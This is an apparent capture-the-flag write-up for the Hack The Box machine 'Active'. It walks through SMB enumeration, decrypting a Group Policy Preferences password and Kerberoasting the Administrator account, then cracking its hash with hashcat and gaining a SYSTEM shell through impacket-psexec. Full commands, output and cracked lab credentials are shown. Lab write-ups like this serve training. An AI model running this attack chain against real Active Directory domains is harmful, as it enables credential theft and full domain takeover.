| Machine Name | Difficulty | Date Started | Date Completed |
|---|---|---|---|
| Active | Easy | 30/12/2024 | 30/12/2024 |
Learning Points:
- Learned how to decrypt GPP XML files using gpp-decrypt.py.
- Performed Kerberoasting from a Linux host.
Attack Path :
- Identified available SMB shares using CrackMapExec and found read-only access to the
Replicationshare. - Discovered credentials in the
active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xmlfile. - Decrypted the credentials of the
active.htb\SVC_TGSaccount using gpp-decrypt.py . - Used CrackMapExec to access the
UsersSMB share and retrieved the user flag from the user’s desktop. - Mapped the network using BloodHound Python and found the
Administratoraccount was kerberoastable. - Performed a kerberoasting attack with impacket-GetUserSPNs and cracked the hash using Hashcat.
- Used the

UsersSMB share as Administrator to retrieve the root flag from the desktop. - Gained a system shell using impacket-psexec.
Default nmap scan :
# Nmap 7.94SVN scan initiated Mon Dec 30 09:51:54 2024 as: nmap -sC -sV -oA default 10.10.10.100
Nmap scan report for 10.10.10.100
Host is up (0.15s latency).
Not shown: 982 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-12-30 04:22:29Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-12-30T04:23:25
|_  start_date: 2024-12-30T04:18:40
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Dec 30 09:53:38 2024 -- 1 IP address (1 host up) scanned in 103.86 seconds
Enumerated the available SMB shares.
┌──(destiny㉿falcon)-[~]
└─$ smbclient -L 10.10.10.100
Password for [WORKGROUP\destiny]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Replication     Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.100 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
Used CrackMapExec and was able to see that, as a null session, we only had read-only access to the Replication share.

┌──(destiny㉿falcon)-[~/HTB/Machines/Active]
└─$ smbclient //active.htb/Replication
Password for [WORKGROUP\destiny]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> V
V: command abbreviation ambiguous
smb: \> recurse ON
smb: \> prompt OFF
smb: \> ls *
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  active.htb                          D        0  Sat Jul 21 16:07:44 2018

\active.htb
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  DfsrPrivate                       DHS        0  Sat Jul 21 16:07:44 2018
  Policies                            D        0  Sat Jul 21 16:07:44 2018
  scripts                             D        0  Thu Jul 19 00:18:57 2018

\active.htb\DfsrPrivate
  .                                 DHS        0  Sat Jul 21 16:07:44 2018
  ..                                DHS        0  Sat Jul 21 16:07:44 2018
  ConflictAndDeleted                  D        0  Thu Jul 19 00:21:30 2018
  Deleted                             D        0  Thu Jul 19 00:21:30 2018
  Installing                          D        0  Thu Jul 19 00:21:30 2018

\active.htb\Policies
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  {31B2F340-016D-11D2-945F-00C04FB984F9}      D        0  Sat Jul 21 16:07:44 2018
  {6AC1786C-016F-11D2-945F-00C04fB984F9}      D        0  Sat Jul 21 16:07:44 2018

\active.htb\scripts
  .                                   D        0  Thu Jul 19 00:18:57 2018
  ..                                  D        0  Thu Jul 19 00:18:57 2018

\active.htb\DfsrPrivate\ConflictAndDeleted
  .                                   D        0  Thu Jul 19 00:21:30 2018
  ..                                  D        0  Thu Jul 19 00:21:30 2018

\active.htb\DfsrPrivate\Deleted
  .                                   D        0  Thu Jul 19 00:21:30 2018
  ..                                  D        0  Thu Jul 19 00:21:30 2018

\active.htb\DfsrPrivate\Installing
  .                                   D        0  Thu Jul 19 00:21:30 2018
  ..                                  D        0  Thu Jul 19 00:21:30 2018

\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  GPT.INI                             A       23  Thu Jul 19 02:16:06 2018
  Group Policy                        D        0  Sat Jul 21 16:07:44 2018
  MACHINE                             D        0  Sat Jul 21 16:07:44 2018
  USER                                D        0  Thu Jul 19 00:19:12 2018

\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  GPT.INI                             A       22  Thu Jul 19 00:19:12 2018
  MACHINE                             D        0  Sat Jul 21 16:07:44 2018
  USER                                D        0  Thu Jul 19 00:19:12 2018

\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Group Policy
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  GPE.INI                             A      119  Thu Jul 19 02:16:06 2018

\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  Microsoft                           D        0  Sat Jul 21 16:07:44 2018
  Preferences                         D        0  Sat Jul 21 16:07:44 2018
  Registry.pol                        A     2788  Thu Jul 19 00:23:45 2018

\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\USER
  .                                   D        0  Thu Jul 19 00:19:12 2018
  ..                                  D        0  Thu Jul 19 00:19:12 2018

\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  Microsoft                           D        0  Sat Jul 21 16:07:44 2018

\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\USER
  .                                   D        0  Thu Jul 19 00:19:12 2018
  ..                                  D        0  Thu Jul 19 00:19:12 2018

\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  Windows NT                          D        0  Sat Jul 21 16:07:44 2018

\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  Groups                              D        0  Sat Jul 21 16:07:44 2018

\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  Windows NT                          D        0  Sat Jul 21 16:07:44 2018

\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows NT
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  SecEdit                             D        0  Sat Jul 21 16:07:44 2018

\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  Groups.xml                          A      533  Thu Jul 19 02:16:06 2018

\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Windows NT
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  SecEdit                             D        0  Sat Jul 21 16:07:44 2018

\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows NT\SecEdit
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  GptTmpl.inf                         A     1098  Thu Jul 19 00:19:12 2018

\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Windows NT\SecEdit
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  GptTmpl.inf                         A     3722  Thu Jul 19 00:19:12 2018

                5217023 blocks of size 4096. 288922 blocks available
smb: \>
While checking the active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml file, we found some credentials.
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
We used gpp-decrypt.py and were able to decrypt the password of the active.htb\SVC_TGS account.
┌──(destiny㉿falcon)-[~/tools-backup/gpp-decrypt]
└─$ python3 gpp-decrypt.py -f /home/destiny/HTB/Machines/Active/Groups.xml
      __                                __
  ___ _   ___    ___  ____ ___/ / ___  ____  ____  __ __   ___  / /_
 / _ `/  / _ \  / _ \/___// _  / / -_)/ __/ / __/ / // /  / _ \/ __/
 \_, /  / .__/ / .__/     \_,_/  \__/ \__/ /_/    \_, /  / .__/\__/
/___/  /_/    /_/                                /___/  /_/

[ * ] Username: active.htb\SVC_TGS
[ * ] Password: GPPstillStandingStrong2k18
active.htb\SVC_TGS:GPPstillStandingStrong2k18

Tried to use Evil-WinRM with the credentials but failed. Later, the Nmap scan revealed that the port was not open.

Used CrackMapExec to check available shares and found that the user has READ permission on the Users share.

We connected to the share and retrieved the user flag from the user’s desktop.
We didn’t have access to enumerate the Administrator share.
smb: \> cd Administrator
smb: \Administrator\> dir
NT_STATUS_ACCESS_DENIED listing \Administrator\*
Using the credentials we had, we used BloodHound Python to graph the network.
┌──(destiny㉿falcon)-[~/HTB/Machines/Active/bloodhound]
└─$ bloodhound-python -d 'ACTIVE.HTB' -u 'SVC_TGS' -p 'GPPstillStandingStrong2k18' -ns 10.10.10.100 -dc active.htb -c all
INFO: Found AD domain: active.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: active.htb
INFO: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: active.htb
INFO: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 5 users
INFO: Found 41 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.active.htb
INFO: Done in 00M 36S
While enumerating the BloodHound graph, we noted that the Administrator account is kerberoastable.

We used impacket-GetUserSPNs to perform a kerberoasting attack and obtained the hash.
┌──(destiny㉿falcon)-[~/HTB/Machines/Active]
└─$ impacket-GetUserSPNs -dc-ip 10.10.10.100 ACTIVE.HTB/SVC_TGS -request
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet             LastLogon                   Delegation
--------------------  -------------  --------------------------------------------------------  --------------------------  --------------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-19 00:36:40.351723  2024-12-30 09:49:47.593355

[-] CCache file is not found. Skipping...
$krb5tgs$23$*Administrator$ACTIVE.HTB$ACTIVE.HTB/Administrator*$bf4ab777fb3e23<SNIP>79
We were able to crack the hash using Hashcat.
┌──(destiny㉿falcon)-[~/HTB/Machines/Active]
└─$ hashcat -m 13100 administrator.hash /usr/share/wordlists/rockyou.txt --show
$krb5tgs$23$*Administrator$ACTIVE.HTB$ACTIVE.HTB/Administrator*$5d0ba13c64d620b9920fc6305308935f$5c1a1eb3b94d3ea4fbef6e6ecbf1405aade9339cba664fbc405
.
.
:Ticketmaster1968
We were able to use the Users SMB share as Administrator and retrieve the root flag from the desktop.
Extra Mile :
We also used impacket-psexec and obtained a system shell.
┌──(destiny㉿falcon)-[~/HTB/Machines/Active]
└─$ impacket-psexec active.htb/Administrator:Ticketmaster1968@active.htb
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on active.htb.....
[*] Found writable share ADMIN$
[*] Uploading file heVlKedz.exe
[*] Opening SVCManager on active.htb.....
[*] Creating service meAT on active.htb.....
[*] Starting service meAT.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> whoami
nt authority\system